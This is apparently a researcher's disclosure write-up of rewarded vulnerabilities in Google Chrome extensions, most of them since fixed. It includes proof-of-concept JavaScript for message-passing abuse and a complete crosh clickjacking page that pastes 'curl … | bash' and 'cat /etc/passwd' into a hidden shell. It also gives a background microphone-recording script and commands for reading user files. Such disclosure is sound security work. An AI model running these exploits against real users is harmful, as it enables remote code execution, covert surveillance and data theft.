

The reward total in the post title does not include other people’s bugs that this writeup includes but does include that bug from Proton that’s notably not a Google extension. This may not reflect the actual money received.
Testing the security of extensions developed by Google with the help of a Vulnerability Research Grant from Google of $500.
They have since added guidelines for Chrome Extension VRP https://bughunters.google.com/about/rules/6625378258649088/google-and-alphabet-vulnerability-reward-program-vrp-rules#reward-amounts-for-vulnerabilities-in-chrome-extensions
Notes:
For more information, check out Deep Dive into Site Isolation (Part 2)
Introduction: https://groups.google.com/a/chromium.org/g/chromium-extensions/c/0ei-UCHNm34/m/lDaXwQhzBAAJ
My bad attempt at enforcing site isolation for SponsorBlock with its 3rd party player support ajayyy/SponsorBlock#1784
Interesting article related to V8 isolates and process isolation The Cloudflare Workers Security Model
Methodology
Create a directory that has automatically synced and beautified source code from google owned browser extensions hosted in the chrome webstore.
- Search for keywords such as
.onMessage, .onConnect, .onRequest, .onMessageExternal and audit messages to background pages
- Make sure nothing sensitive is stored in
chrome.storage its viewable using chrome.storage.local.get(null, console.log); and chrome.storage.sync.get(null, console.log);
- Search
externally_connectable and content_scripts for unsafe origins such as http://*.google.com and https://storage.googleapis.com
- Check for a message listener accessible to
postMessage and verify the senders allowed.
- Try searching for all XSS sinks such as
scripting.executeScript, document.write, innerHTML =, location.href =, open()
- CodeQL
- Check
web_accessible_resources for clickjacking, scripts here will also bypass the sites CSP.
RCE in Application Launcher For Drive (Fixed, Awarded $3133.70)
URL: https://chrome.google.com/webstore/detail/application-launcher-for/lmjegmlicamnimmfhcmpkclmigmmcbeh
Drive for desktop: https://www.google.com/drive/download/
The lax rule that allows insecure origins: "externally_connectable": { "matches": [ "://.google.com/*" ] }
Run the following on any google subdomain including insecure http:// ones.
The following code runs a VBS script on the victim resulting in RCE.
let api = chrome.runtime.connect('lmjegmlicamnimmfhcmpkclmigmmcbeh', {name: 'com.google.drive.nativeproxy'});
let request = 'native_opener/v2/3/' + btoa('["<VICTIM EMAIL>", "<SHARED FILE ID>","VkJTRmlsZQ",""]'); api.postMessage(request);
Attack scenario
An attacker on the same network or a browser extension/XSS with any google subdomain can send messages to a proxy that opens whatever file they want shared in their google drive as long as it’s synced.
No “Mark Of The Web” is set. https://textslashplain.com/2016/04/04/downloads-and-the-mark-of-the-web/
Fixed by changing externally_connectable to only https://docs.google.com/* and https://drive.google.com/* browser extensions with <all_urls> can still get an RCE with it. (WAI)
A demo to get RCE: extension video
This could be fixed by adding https://*.google.com to runtime_blocked_hosts https://github.com/NDevTK/DomainProtect
Perfetto UI leaks sensitive browser logs (Fixed, Awarded $5000)
URL: https://chrome.google.com/webstore/detail/perfetto-ui/lfmkphfpdbjijhpomgecfikhfohaoine
Perfetto UI is a Chrome extension by Google for recording browser traces. The extension communicates with ui.perfetto.dev to record the browser traces.
This extension is particularly powerful as it is hardcoded to receive special treatment from Chrome (ExtensionIsTrusted).
However, from the manifest.json we can see that it can also connect to storage.googleapis.com, which is a domain used for storing arbitrary Google Cloud buckets that can be created by anyone.
    "externally_connectable": {
        "matches": [
            "*://localhost/*",
            "*://127.0.0.1/*",
            "https://*.perfetto.dev/*",
            "https://storage.googleapis.com/*"
        ]
    }
This means that anyone hosting a page on storage.googleapis.com can fully communicate with the extension to record and read browser traces.
The traces themselves contain info such as Chrome logs, IPC flows, network logs, and over 150 more categories.
Sensitive values from the logs are supposed to be stripped, however this filtering is not perfect and many sensitive values are leaked, such as URLs and response headers of Chrome traffic, which contain, for example, access tokens from the “Authorization” headers.
Steps to reproduce:
- Install the Perfetto UI extension
- Open Attacker page that’s hosted in a google cloud storage bucket
- Enjoy
The PoC essentially loads a copy of the Perfetto UI frontend in an iframe, and then configures it and clicks the Start button using JS. After 15s, the hidden iframe is revealed, showing the data that was recorded. The PoC page can access all of this data. To easily see the leaked data, convert the trace by clicking “Convert to .json” in the left menu.
This is an example of how the page can communicate with the extension:
port = chrome.runtime.connect('lfmkphfpdbjijhpomgecfikhfohaoine');
port.onMessage.addListener(console.log);
port.postMessage({method: 'GetCategories'});
Attack scenario
- An attacker sends a link to the page to a victim who has the Perfetto UI extension installed.
- Once the victim opens the link, the attacker’s page will record and save the victim’s browser logs (which contain the browser “netlog” with access tokens, among others).
This was fixed by removing https://storage.googleapis.com/ from externally_connectable https://github.com/google/perfetto/commit/493ab156ac9f2610f91f0d5df9a7a793b6539988
SOP bypass using the Screen Reader extension (Fixed, Awarded $5000)
URL: https://chrome.google.com/webstore/detail/screen-reader/kgejglhpjiefppelpmljglcjbhoiplfn
Screen Reader is an accessibility extension by Google. Its source code is available in the chromium repository.
It exposes various commands that can be called. The issue is that the message listeners do not check the origin of the incoming message. One of these commands is clickNodeRef , which can, with the help of selector injection , be used to click any element in the DOM, using an arbitrary selector.
channel = new MessageChannel();
win.postMessage("cvox.PortSetup", "*", [channel.port2]);
channel.port1.postMessage(JSON.stringify({ cmd: 'clickNodeRef', args: [{ cvoxid: '"], ' + selector + ', *[x="' }] }));
Therefore, a malicious page with a reference to any other cross-origin page can click elements on that page, i.e., bypassing the same-origin policy. This allows for an easy and unlimited way of performing clickjacking on any web page, even those with framing protections, except pages with COOP.
This can be used to perform actions on behalf of the user on other websites. This PoC shows one way how this could be abused: a completely automated way of granting a sensitive OAuth permission without the user’s knowledge.
Steps to reproduce:
- Open https://vuln-chrome-vox-extension.websec.blog/poc.html
- Click in the page
After a few seconds, you should see in https://myaccount.google.com/permissions that the PoC app has access to your Google account.
Apart from this vulnerability, there might be other possible security issues with this extension. For example, as the following code does not sanitize user input; this could potentially lead to UXSS, if it is exploited. (we didn’t analyze this yet, but it also looks vulnerable)
var html = Msgs.getMsg('pdf_header', [filename, src + '#original']);
headerDiv.innerHTML = html;
Attack scenario
- The attacker sends a link to a victim who uses the Screen Reader accessibility extension.
- The victim opens the page and the attack takes place in the background.
- The attacker can now access the victim’s account.
This was fixed by removing the clickNodeRef method.
SOP bypass using Tag Assistant Legacy (Fixed, Awarded $5000)
Downgraded as needs a compromised renderer, maybe CPU bugs work as well :/
URL: https://chrome.google.com/webstore/detail/tag-assistant-legacy-by-g/kejbdjndbnbjgmefkgdddjlbokphdefk
chrome.runtime.sendMessage({message: 'LoadScript', url: 'http://192.168.1.1'}, console.log);
An alternative way
The new security check has a list of allowed origins however there’s open redirects!
However this only worked for the application/javascript content type.
chrome.runtime.sendMessage({message: 'LoadScript', url: 'https://googleads.g.doubleclick.net/pcs/click?adurl=http://localhost:8000/x.js'}, console.log);
Attack scenario
A compromised renderer can bypass the same origin policy.
Leaking URLs using Tag Assistant Legacy extension (Fixed, Awarded $6267.4)
URL: https://chrome.google.com/webstore/detail/tag-assistant-legacy-by-g/kejbdjndbnbjgmefkgdddjlbokphdefk
Change the JS execution context to the Tag Assistant Legacy’s content script, and execute the following:
chrome.runtime.sendMessage({message: "GetRecordedIssues", tabId: "<TabID>"}, a => {
    console.log(a.statusInfos[0].page.url);
});
An alternative way (different report)
Change the JS execution context to the Tag Assistant Legacy’s content script, and execute the following:
let port = chrome.extension.connect({name: "popup"});
port.onMessage.addListener((a) => {console.log(a.url)});
port.postMessage({message: "Status", tabId: "<TabID>"});
Attack scenario
A compromised renderer can leak visited URLs, which may contain sensitive data, such as an access_token.
XSS on 127.0.0.1:8090 (Accepted, Deprecated)
URL: https://chrome.google.com/webstore/detail/coding-with-chrome/becloognjehhioodmnimnehjcibkloed
For isolation the extension hosts user controlled code on localhost however it does not verify the sender of the messages or use a null origin.
let x = window.open('http://127.0.0.1:8090/preview/untitled_phaser_blockly_file.html') window.addEventListener("message", a=> { console.log(a.data) x.postMessage({name: "__exec__", value:"alert(origin)"}, "*") }) setTimeout(()=> x.postMessage({name: "__handshake__", value:"1307"}, "*"), 500)
Attack scenario
An attacker controlled website can get XSS on localhost this maybe trusted by applications since it refers to the users local machine https://datatracker.ietf.org/doc/html/draft-west-let-localhost-be-localhost-06
Limited URL Spoof via the Secure Shell extension (Partly Fixed, Not rewarded)
URL: https://chrome.google.com/webstore/detail/secure-shell/iodihamcpbpeioajjeobimgagajmlibd
A page can load or embed chrome-extension://iodihamcpbpeioajjeobimgagajmlibd/html/nassh.html?openas=fullscreen#crosh to make the current tab fullscreen without user interaction.
Impacts:
- Able to enter full screen while the user is away from there device (No fullscreen message would be seen)
- Able to make full screen exit commands not work.
 // Allow users to bookmark links that open as a window.
  const openas = params.get('openas');
  switch (openas) {
    case 'window': {
      // Delete the 'openas' string so we don't get into a loop.  We want to
      // preserve the rest of the query string when opening the window.
      params.delete('openas');
      const url = new URL(document.location.toString());
      url.search = params.toString();
      openNewWindow(url.href).then(() => globalThis.close);
      return;
    }

    case 'fullscreen':
    case 'maximized':
      chrome.windows.getCurrent((win) => {
        chrome.windows.update(win.id, {state: openas});
      });
      break;
  }
Repeatedly entering fullscreen was fixed by removing the opener reference https://chromium-review.googlesource.com/c/apps/libapps/+/4823645
URL: https://chrome.google.com/webstore/detail/form-troubleshooter/lpjhcgjbicfdoijennopbjooigfipfjh
The Form Troubleshooter extension is a project from Google Chrome Labs .
The extension adds a content script to all pages, which responds back with the DOM tree of the current document. The issue is that it accepts messages by any page that has a reference to the window.
window.addEventListener('message', async (event) => {
    if (event.data?.message === 'iframe message') {
        const messageType = event.data?.data?.type;
        if (messageType === 'inspect') {
            sendPostMessageResponse(event, await getDocumentTree(document));
        }
        [...]
    }
});
This means that a page can get the document tree of any other page it has a reference to.
Steps to reproduce:
- Open https://example.com
- Run:
onmessage = console.log;
x=window.open('https://facebook.com')
setTimeout(() => {
 x.postMessage({message: 'iframe message', data: {type: 'inspect'}}, '*');
}, 1000);
- Observe that the document tree gets leaked.
Attack scenario
- An attacker sends a link to the page with this payload to a victim who has the Form Troubleshooter extension installed.
- Once the victim opens the link, the attacker’s page will be able to get the document tree of any web page that does not have an explicit Cross-Origin-Opener-Policy header (via
window.open) OR that does not prevent being framed (iframe).
This was fixed by adding an origin check https://github.com/GoogleChromeLabs/form-troubleshooter/commit/f67dc76e304dfa29b6be16725287c1b84a27eabe
URLs leak in Tag Assistant for Conversions Beta (Partly Fixed, Unlikely user interaction)
URL: https://chrome.google.com/webstore/detail/tag-assistant-for-convers/llpfnmnallbompdmklfkcibfpcfpncdd
Click the start button via the extensions popup, then go to https://example.org/?secret
In the context of the content script on an attacker controlled website.
chrome.runtime.sendMessage({messageType: 6}, tabInfo => { for (let page in tabInfo.pages) { console.log(tabInfo.pages[page].info.url); } });
An alternative way
There’s a leak on navigation.
chrome.runtime.onMessage.addListener(e => { console.log(JSON.stringify(e)) });
Attack scenario
A compromised renderer can leak visited URLs, which may contain sensitive data, such as an access_token, and other data, such as cookie names.
URL: https://chrome.google.com/webstore/detail/long-descriptions-in-cont/ohbmencljkleiedahijfkagnmmhbilgp
The “Long Descriptions in Context Menu” is an accessibility extension by Google. It adds a context menu item, which will open a new tab to a URL provided by the website. There are no restrictions on what the URL can be, which leads to security risks.
Steps to reproduce:
- Install https://chrome.google.com/webstore/detail/long-descriptions-in-cont/ohbmencljkleiedahijfkagnmmhbilgp
- Open https://vuln-long-desc-extension.websec.blog/poc.html
<body longdesc="chrome-extension://iodihamcpbpeioajjeobimgagajmlibd/plugin/mosh/mosh_window.html">
    <h1 style="pointer-events: none;">Right click and select "Open Long Description In New Tab"</h1>
</body>
- Right click and select “Open Long Description In New Tab”
Attack scenario
- The victim opens the attacker’s website and clicks the context menu item.
- A new tab with an arbitrary URL will be created with “sec-fetch-site: none”, which can be abused to chain a full exploit, for example:
Rationale
For bugs which require a renderer exploit, we usually offer financial rewards for bugs which only require a single user interaction (i.e. a click). This is because a bug which requires multiple user interactions from a victim is normally not used with a renderer exploit (due to likelihood of unsuccessful attacks, there is more risk of a renderer exploit being wasted).
We’ve also looked at 2 attack scenarios you have provided.
achieve UXSS by navigating to a javascript: URI and using a renderer exploit
The bug you’ve mentioned is already fixed by Chrome. And therefore we don’t believe UXSS is possible with this bug. However, we are happy to proven wrong, so let us know if this bug can result in UXSS 🙂
read local files by opening a downloaded html file with a renderer exploit
To perform this attack, we believe following steps are necessary.
Download a malicious HTML file.
Ask the user to right-click and click “Open Long Description In New Tab”.
This opens the malicious HTML file downloaded in step #1, and it can now read other files.
This means that on top of multiple user interactions requirement in step #2, download of a malicious file in step #1 is also visible to the victim. Therefore, we believe that the likelihood of a successful attack will further decrease.
I hope this clarifies the reward decision bit more. And I would like to thank you for the report, as this is definitely a valid bug!
UXSS using the Gerrit FE Dev Helper with a compromised renderer (Not an official Google app)
URL: https://chrome.google.com/webstore/detail/gerrit-fe-dev-helper/jimgomcnodkialnpmienbomamgomglkd/
- Install the extension
- Open https://example.com/
- Open the DevTools console and select the “Gerrit FE Dev Helper” context
- Run
chrome.storage.sync.set({rules: [{"destination": "alert(window.origin)","disabled": false,"isNew": false,"operator": "injectJSCode","target": ""}]})
// Now open a tab (https://google.com) and click the extension action icon
This can also be done via chrome.runtime.sendMessage
Attack scenario
If the victim visits a site that has a compromised renderer (can access the content script) and enables the extension, the site will be able to bypass the same-origin policy.
This is an extension by Google intended for frontend Gerrit developers.
https://gerrit.googlesource.com/gerrit-fe-dev-helper/
Unverified fix, https://gerrit-review.googlesource.com/c/gerrit-fe-dev-helper/+/389216
URL: https://chrome.google.com/webstore/detail/amp-readiness-tool/fadclbipdhchagpdkjfcpippejnekimg
window.onclick = () => {
 open('https://www.google.com');
 setTimeout(() => {
  chrome.runtime.sendMessage({id: 'get_apps', tab: {id: ''}}, e => { console.log(e.html) });
 }, 3000);
}
Attack scenario
A compromised renderer can bypass the same origin policy.
URLs leak in Web Vitals (Fixed, Not an official google app but labeled as one on web.dev)
URL: https://chrome.google.com/webstore/detail/web-vitals/ahfhijdlegdabablpippeagghigmibma
chrome.storage.local.get(null, results => { for (let hash in results) { console.log(results[hash].location); } });
ChromeVox has a similar issue which never got fixed. https://issues.chromium.org/issues/40050494#comment24
Attack scenario
A compromised renderer can leak visited URLs, which may contain sensitive data, such as an access_token.
This was fixed by https://github.com/GoogleChrome/web-vitals-extension/commit/5187dbddcdea7886009f937344a7d4c0b4590598
Site usage data leak in Chrome Reporting Extension (Accepted, Not rewarded)
URL: https://chrome.google.com/webstore/detail/chrome-reporting-extensio/emahakmocgideepebncgnmlmliepgpgb
This extension requires setup to work: Create DWORD report_user_browsing_data with the value of 1 in HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome\3rdparty\extensions\emahakmocgideepebncgnmlmliepgpgb\Policy
In the context of the content script on an attacker controlled site run:
chrome.storage.local.get('activeSites', e => { for (let url in JSON.parse(e.activeSites)) console.log(url) });
Attack scenario
A compromised renderer can leak visited URLs (origin + pathname) enough to leak unlisted google doc IDs.
SOP bypass with save to drive extension. (Accepted, Not rewarded)
URL: https://chrome.google.com/webstore/detail/save-to-google-drive/gmbmikajjgmnabiglmofipeabaddhgne
The extension stores the folder ID of where to store files in chrome.storage.sync with a compromised renderer; this can leak their folder if it’s set to “with a link” and changed to an attacker controlled value.
This can only happen after the content script is injected, which happens when the user clicks the extension icon or uses upload.html directly from a browser extension.
Getting the attackers chosen page saved
chrome-extension://gmbmikajjgmnabiglmofipeabaddhgne/upload.html?aid=image-entire&tid=<TabID>.
By changing the action id aid from image-entire to html, it will leak the source code of the page to the folder.
This is exploitable from a browser extension with the Tabs API.
Spoof the context menu to trick the user into leaking an unexpected url.
<img src="https://github.com/opensearch.xml">
Right click and save image to drive, this element could be overlapped with a duck image.
Potential fix:
- Check content-type for an image
- Don’t include credentials unless the image is same-site (including redirects)
Attack scenario
A malicious attacker could exploit this to bypass SOP.
ChromeOS RCE via the Secure Shell extension (Fixed, Unlikely user interaction)
URL:
https://chrome.google.com/webstore/detail/secure-shell/iodihamcpbpeioajjeobimgagajmlibd
OS: ChromeOS (regular or dev mode). Dev mode allows shell access, regular mode allows only predefined commands.
Requires the Secure Shell extension by Google to be installed. Together with the old version they have over 1 million users.
The extension exposes html/nassh.html as a web accessible resource, which can be used to access Crosh (Chrome OS shell) and can be embedded by any webpage without restrictions. This way, a malicious website can make the user interact with the shell without the user knowing.
There is some user interaction required, but this could be made inconspicuous to the user by making it a part of a game, for example.
Steps to reproduce:
- Make sure the Secure Shell extension is installed
- Open poc.html
- Follow the instructions in the page (Ctrl+Shift+V, Enter, Ctrl+Shift+V, Enter) *
- Notice that
cat /etc/passwd (or an arbitrary Linux command) has been executed
* alternatively, you can right-click instead of Ctrl+Shift+V (poc-rightclick.html)
If the developer mode is enabled, the shell command runs and gives access to the system shell.
In the regular user mode, the Crosh shell allows executing any of the predefined commands, which could possibly be exploited to gain access to the system shell.
Note: the PoC works best with dev mode enabled. In regular mode, the shell command will fail, but the issue will still be demonstrated.
Another potential attack vector would be to connect to devices in the local network that often have default credentials, for example: html/nassh.html#root@192.168.1.1
poc.html:
<!doctype html>
<html>
<head>
<style>
html, body { font-family: sans-serif; overflow: hidden; }
#croshFrame {
  position: absolute;
  top: 0;
  left: 0;
  width: 100vw;
  height: 100vh;
  opacity: 0.000000001;
  pointer-events: none;
}
#croshFrame.show { opacity: 0.5; }
#croshFrame.enablePointerEvents { pointer-events: auto; }
#instructions {
  font-size: 2em;
  font-weight: bold;
  text-align: center;
}
#inputElem { opacity: 0.000000001; }
</style>
</head>
<body>
<h1>PoC: crosh UI redress - Keyboard-only with polyglot</h1>
<p>(Frame will autoshow sometime around the last step. Use ?show to show iframe on page load. Use ?danger to run remote bash script.)</p>
<p id="instructions">Press any key to start</p>
<input id="inputElem">
<iframe id="croshFrame"></iframe>
<script>

var showFrame = () => {
  croshFrame.classList.add('show');
}

var shouldShow = window.location.search.indexOf('show') > -1;

if (shouldShow) {
  showFrame();
}

var setClipboard = async (text) => {
  const type = "text/plain";
  const blob = new Blob([text], { type });
  const data = [new ClipboardItem({ [type]: blob })];

  await navigator.clipboard.write(data);
}

var setupPayload1 = () => {
  console.info('Setup payload 1');
  var setPayload1 = async () => {
    console.info('Setting payload 1');
    var clipboardSuccess = false;
    try {
      var dangerZone = window.location.search.indexOf('danger') > -1;
      if (dangerZone) {
        // Use payload below if you trust me (does nothing malicious)
        await setClipboard('shell || curl https://aogarantiza.com/chromium/crosh-payload.txt | bash');
      } else {
        await setClipboard('shell || cat /etc/passwd');
      }
      clipboardSuccess = true;
    } catch(e) {
       instructions.innerText = 'Please press space or any letter key.';
    }
    if (clipboardSuccess) {
      window.removeEventListener('keydown', setPayload1);
      croshFrame.src = 'chrome-extension://iodihamcpbpeioajjeobimgagajmlibd/html/nassh.html#crosh';
      instructions.innerText = 'Please wait...';
    }
  }
  window.addEventListener('keydown', setPayload1);
}

var frameLoadCount = 0;
croshFrame.addEventListener('load', () => {
  // First load isn't a usable prompt
  frameLoadCount++;
  if (frameLoadCount >= 2) {
    setTimeout(() => {
      // Slight delay to allow crosh to initialize and be ready for input
      // Ctrl+J can also be used instead of Enter.
      instructions.innerText = 'Please press Ctrl+Shift+V.\nThen press Enter.\n\nThen repeat the steps above.';
      setTimeout(() => { showFrame(); croshFrame.classList.add('enablePointerEvents'); }, 8000);
    }, 500);
  }
});

setupPayload1();

// Focus page so we get user activation with first valid keypress every time
inputElem.focus();

</script>
</body>
</html>
In production mode (no shell available) with Linux enabled, the following impacts are confirmed.
An attacker can open a Linux shell either in the Termina VM or within a container. Once the attacker has a Linux shell, an attacker can run an arbitrary shell script with a single copy/paste step. Using a script or running arbitrary containers can reduce the number of steps shown below (which are for manual repro, so has more verbose steps).
To get a Linux shell in the Termina VM, run in crosh: vmc start termina
To get a Linux shell in a container, run in crosh: vmc container termina test-t1 --timeout 120 (Note that vmc container commands usually need higher timeouts on my physical Chromebook, YMMV)
The malicious payloads can be run on a delay or in the background, so they don’t necessarily occur when the user is still on the attacker page. This can make some attacks more difficult to detect and stop. For an example of this, see “Capture microphone output”.
Run arbitrary container
Arbitrary containers can run attacker commands without further user input, which can save a copy/paste step and save setup time in more complex attacks (since the attacker doesn’t need to set up the default container with their tools.)
I haven’t prepared a custom image, so using Arch Linux image as example, but this can be an attacker-controlled server + container.
Repro steps in crosh, based on these steps: https://wiki.archlinux.org/title/Chrome_OS_devices/Crostini
- In crosh, run
vmc container termina test-arch https://us.lxd.images.canonical.com/ archlinux/current --timeout 120
After running the command above, the container will be run on the target device. Note that because Arch doesn’t have the ChromeOS guest tools, you will see an error message, but this can be disregarded. If you go into the VM with vsh termina in crosh, then run lxc list in the VM, you will see the Arch container is running. You can further verify this by running lxc exec arch -- bash in the VM.
Open arbitrary URL or file in browser if path is known
Repro steps in crosh:
- In crosh, run
vmc container termina penguin
- Within container, run
/opt/google/cros-containers/bin/garcon --client --url file:///mnt/chromeos/MyFiles/Downloads/file.txt
This bypasses the popup blocker and bypasses restrictions that prevent web pages from opening file URLs.
Can open arbitrary http(s), file, data, ftp, mailto URLs. Allowed schemes: https://source.chromium.org/chromium/chromium/src/+/main:ash/dbus/url_handler_service_provider.cc;l=21;drc=4de6dab8daa43278023a25ee25695479bc8afdbe
Rate-limited to 10 calls per 15 seconds: https://source.chromium.org/chromiumos/chromiumos/codesearch/+/refs/heads/main:src/platform2/vm_tools/cicerone/container_listener_impl.cc;l=223;drc=913d3602cf086d51d7056a575f24306f7de210ce
Read/write from known directories within MyFiles
Arbitrary read/write of user files if we know the directory name within MyFiles. A default directory is the “Downloads” folder, which is likely to contain sensitive data for many users.
Can be used to exfiltrate data or tamper with files within the mounted directories.
Repro steps in crosh:
- In crosh, run
vmc share termina Downloads
This mounts directory in VM at /mnt/shared/MyFiles/Downloads/
Also mounts directory in container at /mnt/chromeos/MyFiles/Downloads/
Once mounted, an attacker can access these by running code within the VM or container (attacker’s choice).
Path traversal and other bad paths are checked here: https://source.chromium.org/chromiumos/chromiumos/codesearch/+/main:src/platform2/vm_tools/seneschal/service.cc;l=729;drc=ba85dbf6f981966bf5c7c1bce53e819e7d617666
Service::SharePath() above is called with with SharePathRequest::MY_FILES (see caller here: https://source.chromium.org/chromiumos/chromiumos/codesearch/+/main:src/platform2/vm_tools/crostini_client/methods.rs;l=1662;drc=744ff3added499919ebecb2f19794aa6a23c0cd4)
Repro steps in crosh:
- In crosh,
vmc start termina --enable-audio-capture
- In crosh,
vmc container termina test-t1 --timeout 120 (you may need to try this several times until container is running; error messages can be misleading)
- In container,
sudo apt install sox
- In container,
rec -t alsa
After step 4, observe the audio bars in the terminal showing input from the microphone. ChromeOS will also show a notification.
Note that the in-container commands can be automated if using an attacker-controlled container (see “Run arbitrary container” section).
ChromeOS shows a notification saying “Linux is using your microphone”, which is hidden after a few seconds. The only ongoing indication of microphone access is a microphone icon in the notification tray, and the notification itself when you open the tray.
When a user clicks the microphone access notification, the Settings app is opened to the Linux page. However, a user cannot revoke the microphone access on this screen, since the toggle will still be off for microphone access despite the container having access. (This also sounds like something that should be fixed in the Settings app.)
The only way to stop this is to stop the container, VM, or for a more typical user, restart the whole system. You can stop it by running vmc stop termina in crosh.
Camera input is not supported by Termina VMs. It seems supported by ARC (Android), PluginVM (Parallels?), and Borealis (Steam) VMs. If any of these supported VMs are available in the target system and are accessible via crosh, an attacker may also be able to access the camera (this is unconfirmed, but seems likely based on code analysis).
As a demonstration of performing this in the background, replace steps 3 and 4 with the Bash script hosted at https://aogarantiza.com/chromium/crosh-payload-2.txt (which can be run by an attacker with curl ... | bash):
#!/bin/bash

run_payload() {
  sleep 10
  sudo apt install sox
  sleep 10
  rec -t alsa
}

echo "Hello, this will record audio in 20-40 seconds... you can close this shell/tab and it will still run"
run_payload &
Set WireGuard configuration
(unsure if this is useful to attacker)
